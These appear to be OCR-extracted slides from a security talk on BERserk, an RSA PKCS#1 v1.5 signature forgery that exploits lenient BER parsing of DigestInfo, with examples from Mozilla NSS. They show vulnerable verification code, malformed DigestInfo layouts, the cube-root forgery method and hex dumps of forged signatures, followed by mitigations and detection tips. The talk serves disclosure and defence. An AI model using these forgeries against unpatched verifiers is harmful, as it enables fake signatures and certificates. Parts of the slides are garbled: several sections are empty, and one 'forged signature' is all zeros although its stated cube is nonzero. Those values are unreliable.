
ekoparty 10


# BERserk: New RSA Signature Forgery Attack

Andrew Furtak, Yuriy Bulygin, Oleksandr Bazhaniuk, John Loucaides, Alexander Matrosov, Mikhail Gorobets

# Bleichenbacher's PKCS#1 v1.5 Vulnerability

```
def PKCS1v15_verify( hash, sig, pubkey ):
    # decrypt EM from signature using public key
    EM = pubkey.encrypt(sig, 0)[0]
    # pad EM with leading zeros up to RSA_MODULUS_LEN
    if len(EM) < RSA_MODULUS_LEN: EM = '\x00'*(RSA_MODULUS_LEN-len(EM)) + EM
    # check first byte of padding is 0x00
    if ord(EM[0]) != 0x00:
        return SIGNATURE_VERIFICATION_FAILED
    # check padding type is signature
    if ord(EM[1]) != 0x01:
        return SIGNATURE_VERIFICATION_FAILED
    # check PS padding bytes 0xFF
    i = 2
    while ( (i < RSA_MODULUS_LEN) and (ord(EM[i]) == 0xFF) ): i += 1
    # check separator byte
    if ord(EM[i]) != 0x00:
        return SIGNATURE_VERIFICATION_FAILED
    i += 1
    if i < 11:
        return SIGNATURE_VERIFICATION_FAILED
    T = EM[i:]
    T_size = len(T)
    (status, hash_from_EM, DI_size) = RSA_BER_Parse_DigestInfo( T, T_size )
    if PADDING_OK != status:
        return SIGNATURE_VERIFICATION_FAILED
    # Verifying message digest
    if (hash != hash_from_EM):
        return SIGNATURE_VERIFICATION_FAILED
    return SIGNATURE_VERIFICATION_PASSED
```

# Fix (Well.. one of)

```
(status, hash_from_EM, DI_size) = RSA_BER_Parse_DigestInfo( T, T_size )
if PADDING_OK != status:
    return SIGNATURE_VERIFICATION_FAILED

# Mitigation against RSA signature forgery vulnerability (CVE-2006-4339).
# Make sure number of remaining bytes after the padding equals the size of
# DigestInfo and the message digest, that is no garbage left after the hash
HASH_LEN = len(hash)
if( T_size != (DI_size + HASH_LEN) ):
    return SIGNATURE_VERIFICATION_FAILED

# Verifying message digest
if (hash != hash_from_EM):
    return SIGNATURE_VERIFICATION_FAILED
return SIGNATURE_VERIFICATION_PASSED
```

# Wait a minute! Parsing DigestInfo!?


```
(status, hash_from_EM, DI_size) = RSA_BER_Parse_DigestInfo( T, T_size )
```

**Exactly why do you need to parse 19 (15, 18)-byte long string as ASN.1??**


```
30 31 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 04 20
```

# BER/DER Encoding of ASN.1 Lengths

BER Structure




Length Field




Short or Long Length


**Short**: Length of ASN.1 element
**Long**: How many following octets describe the length of ASN.1 element (≤ 127)

**Reference:** ITU-T X.690 “Information technology - ASN.1 encoding rules: Specification of BER, CER and DER”


# BER vs DER

- DER is BER with additional restrictions!
- DER: *The definite form of length encoding shall be used, encoded in the minimum number of octets.*
- Both examples below describe ASN.1 lengths of 9 bytes:

## Valid BER, Invalid DER


## Valid BER, Valid DER




# Correct ASN.1 DigestInfo (SHA-256)

```
30 31 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 04 20 XXXXXXXXXXXXXXXXXXXX
```

```
Tag              Length
30 (SEQUENCE)    31
                     Tag                  Length
                     30 (SEQUENCE)        0d
                                              Tag          Length
                                              06 (OID)     09
                                                               OID
                                                               60 86 48 01 65 03 04 02 01
                                              Tag          Length
                                              05 (NULL)    00
                     Tag                  Length
                     04 (OCTET STRING)    20
                                              octet string (SHA-256 hash)
                                              XXXXXXXXXXXXXXXXXXXX
```

# Vulnerable Implementation

- Some crypto implementations would [attempt to] parse ***DigestInfo*** ASN.1 sequence as BER allowing ***long*** lengths of ASN.1 elements
- **Vulnerable** crypto implementations would **skip some or all bytes of the length** allowing up to 127 bytes of extra data




- The extra data can be used to find such signature without knowing private key that would pass validation

# Malformed ASN.1 DigestInfo


```
30 31 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 c3 .. garbage .. 04 ff .. garbage ..
XXXXXXXXXXXXXXXXXXXX
```

```
Tag              Length (long form)
30 (SEQUENCE)    32
                     Tag                  Length (long form)
                     30 (SEQUENCE)        0d
                                              Tag          Length
                                              06 (OID)     05
                                                               OID
                                                               60 86 48 01 65 03 04 02 01
                                              Tag          Length (long form)
                                              05 (NULL)    c3 (80|43) .. garbage ..
                     Tag                  Length
                     04 (OCTET STRING)    ff (80|7f) .. garbage ..
                                              octet string (SHA-256 hash)
                                              XXXXXXXXXXXXXXXXXXXX
```

# Adding Extra Data in DigestInfo

- By shortening the padding and inserting long lengths adversary can add extra data in DigestInfo ASN.1 sequence

" .. " Describes extra "Garbage" data




# Forging a Signature


- Forged Encoded Message (EM') = Prefix + Middle + Suffix
- Middle part includes fixed octets surrounded by extra "garbage" data
  - Length field(s) represent size of the new added data
- Forged Signature $S'$ is such that $EM' = (S')^3$
- $S'$ is represented as $(h+m+l)$ such that $EM' = (h+m+l)^3$
- To find $S'$ adversary needs to find such high ($h$), middle ($m$) and low ($l$) parts of the signature

# Calculating the Encoded Message


## Prefix




## Middle




## Suffix



# Calculating the Encoded Message (Cont'd)

- High, middle and low parts of the signature can be calculated independently to satisfy

$$\texttt{Prefix + Middle + Suffix} = (\texttt{h} + \texttt{m} + \texttt{l})^3$$

- Finding fixed octets in the middle part:

1. If fixed octets are adjacent to Prefix or Suffix parts, **m** can be solved as part of calculating Prefix or Suffix

2. If number of fixed octets is small, **m** can be found by exhaustive search (by incrementing bytes of **m** above **l**)

3. **m** can be found by solving elements of cube of sum of all three parts of the signature which affect the Middle part of the cube

# Forged Signature (S')

```
00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000a0 00 00 00 00 00 00 00 00 00 00 00 32 cb fd 4a 7a
000000b0 dc 79 05 58 3d 76 75 20 f5 16 40 75 91 76 d3 78
000000c0 26 f2 ef 63 b4 b4 00 00 00 00 00 00 00 00 00 00
000000d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2c 7a
000000e0 fa 9a e7 78 68 89 39 47 83 14 5e 11 91 a9 a4 ac
000000f0 bd 7b fc cb 4d a0 7e 9f fc 60 ad f2 4a c6 a1 cd
```

# Forged Encoded Message (EM')

```
00000000 00 01 ff ff ff ff ff ff ff ff 00 30 31 30 0d 06
00000010 09 60 86 48 01 65 03 04 02 01 05 c3 68 9b 67 e3
00000020 6c 25 a4 a2 f3 23 2d 63 cf af 1a 19 f0 d4 a8 78
00000030 b9 bf b9 12 fd 1c 00 95 74 f1 1f ed 69 23 14 46
00000040 f6 c2 aa b2 21 54 7e ce 2f 18 8d 5f 45 bb d6 cd
00000050 ad 25 06 50 98 68 11 b9 2a a1 0b b8 ca 7d 59 04
00000060 ff 4f da 00 db 7f 2a c3 39 a0 ff ca ba ca 6f d8
00000070 a2 19 3f 6b 42 07 9d 11 58 fc 59 7d 51 d7 08 98
00000080 42 5a f8 92 16 ee 07 8b 5b 9a 6d c5 f8 00 80 d5
00000090 b1 a3 47 56 b2 dd c6 d6 5c 13 98 4d bf 03 ad b0
000000a0 32 f8 8b 4d 5b 40 b7 ef 8f fc 4d 6b e3 e1 bb 1f
000000b0 58 a8 a3 41 55 22 00 84 4c b0 eb 26 9f 64 a6 28
000000c0 4b a9 a5 62 a5 6a ae ef 00 f3 a9 d2 3d 6b f8 83
000000d0 2b e1 86 55 22 55 16 f4 3d 88 7c 74 b5 df a4 b2
000000e0 48 ac e9 b7 bc 30 cb 37 33 84 19 f7 71 6d 4e 9f
000000f0 50 aa 0a d2 a4 25 bc f3 8c 2a 11 66 9f 85 cf d5
```

# A Case of Mozilla NSS

**The issue in Mozilla NSS library was independently discovered and reported by Antoine Delignat-Lavaud (INRIA Paris, PROSECCO)**

# How Many Bytes Can BER Length Have?

```
static unsigned char* definite_length_decoder(const unsigned char *buf,
                                              const unsigned int length,
                                              unsigned int *data_length,
                                              PRBool includeTag)
{
    unsigned int data_len;
..
    data_len = buf[used_length++];
    if (data_len&0x80)
    {
        int  len_count = data_len & 0x7f;
        data_len = 0;
        while (len_count-- > 0)
        {
..
            data_len = (data_len << 8) | buf[used_length++];
        }
    }
..
    *data_length = data_len;
    return ((unsigned char*)buf + (includeTag ? 0 : used_length));
}
```

# Malformed ASN.1 DigestInfo (SHA-1)

```
30 db .. garbage .. 00 00 00 a0 30 ff .. garbage .. 00 00 00 09 06 05 2b 0e 03 02 1a
05 00 04 14 XXXXXXXXXXX
```

```
Tag              Length (long form)
30 (SEQUENCE)    db (80|5b)   .. garbage .. 00 00 00 a0

                       Tag                 Length (long form)
                       30 (SEQUENCE)       ff (80|7f) .. garbage .. 00 00 00 09
                                               Tag          Length
                                               06 (OID)     05
                                                                OID
                                                                2b 0e 03 02 1a
                                               Tag          Length
                                               05 (NULL)    00
                       Tag                 Length
                       04 (OCTET STRING)   14
                                               octet string (the SHA1 hash)
                                               XXXXXXXXXXX
```

# Forging RSA-2048 in Mozilla NSS

6 bytes in the middle of EM' are **000000EL30LL** must have up to 127 bytes of garbage on both sides which defines a valid range where these 6 bytes can be placed

**00010030DB**4A92154840980EF454EE2431A72B6321702880000000000000000000000000000000000000000000000014F278C9885FD01CA0329882DE2961783078704C19385293E42956ED1E32AD0EEDCBCE0A74443AF5E8123A07**000000A030FF**3B8C0DC54EE667655405C4B357D467FCD68517EA337E6FC70F76656068BB6CD5E41F24048F238132B3C681AAF6375A4506954EFB62EF7124B2FE365B497EA84C8E4AA137CA3B39DB693D0CCDDD2E9ACD6EF240D3E751BD77D8BC5F2C4384235D7EC85F7B5DB7F8A48AF2EE6ED49F1B89E264C3D928C3E387D974E0**0000000906052B0E03021A050004143C03741AFCA732172F45829A0FD8D14B480CA4C1**

$EM' = (S')^3 = (h + m + l)^3 = (h + l)^3 + 3(h + l)^2 m + 3(h + l)m^2 + m^3$

Place 6 bytes within the valid range such that minimum number of terms of the cube affects them.

Example: if upper 6 bytes of the valid range need to be forged, m is found only from 2 terms: $(h + l)^3$ and $3(h + l)m^2$

# Forged RSA-2048 / SHA-1 Signature

## Forged signature (S')

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

## Decrypted signature $(S')^3$

```
00010030DB4A92154840980EF454EE2431A72B6321702880000000000000000000000000000000000
00000000000014F278C9885FD01CA0329882DE2961783078704C19385293E42956ED1E32AD0EEDCBCE0A
74443AF5E8123A07000000A030FF3B8C0DC54EE667655405C4B357D467FCD68517EA337E6FC70F766560
68BB6CD5E41F24048F238132B3C681AAF6375A4506954EFB62EF7124B2FE365B497EA84C8E4AA137CA3B
39DB693D0CCDDD2E9ACD6EF240D3E751BD77D8BC5F2C4384235D7EC85F7B5DB7F8A48AF2EE6ED49F1B89
E264C3D928C3E387D974E0000000906052B0E03021A050004143C03741AFCA732172F45829A0FD8D14B
480CA4C1
```

# Conclusions / Recommendations

- BERSerk is not one bug but rather a class of implementation bugs due to ASN.1 parsing of signatures/certificates. Each crypto implementation is different
- Parsing DigestInfo as ASN.1? Seriously? Don't do this to us!
  - There are just 6 15/18/19-byte strings you need to memcmp with
- Detecting forged PKCS#1 v1.5 signatures:
  - Does the signature have a bunch of zeros? ➔ Suspicious!
  - More general, does $(\text{signature})^3 <$ RSA modulus in any of the certificates in the chain? ➔ Forged certificate!

# References

- Part 1: RSA signature forgery attack due to incorrect parsing of ASN.1 encoded DigestInfo in PKCS#1 v1.5
- Part 2: Certificate Forgery in Mozilla NSS

# Thank You!